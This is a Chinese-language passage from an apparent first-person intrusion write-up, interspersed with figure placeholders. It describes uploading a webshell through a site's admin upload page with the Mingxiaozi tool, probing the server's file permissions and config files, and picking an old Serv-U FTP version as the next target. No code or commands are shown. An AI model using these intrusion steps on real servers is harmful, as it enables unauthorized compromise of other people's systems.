


图 2




图 3




图 4

在后台还有几个上传的地方，通过抓包使用明小子上传了五六次，最终在动力页面的upfile_soft.asp下上传成功。

三、痛了

进入webshell后，感觉权限设置的还算严格，只有本站点




图 5




图 6




图 7




图 8

目录与C:\WINDOWS目录可以访问，各盘均不能浏览（连回收站都无一幸免），在系统中找到了my.ini和php.ini文件，但却没有mysql的帐号密码（后面证实服务器根本就没有开启3306端口），如图9。唯一让我感到欣慰的是服务器上的WS没有被删除（现在这样的服务器可不多见呀），我在cmd下使用ftp连接该服务器，发现serv-u为6.3版本，如图10。现在思路就非常明白了，毫无疑问要从serv-u下手。

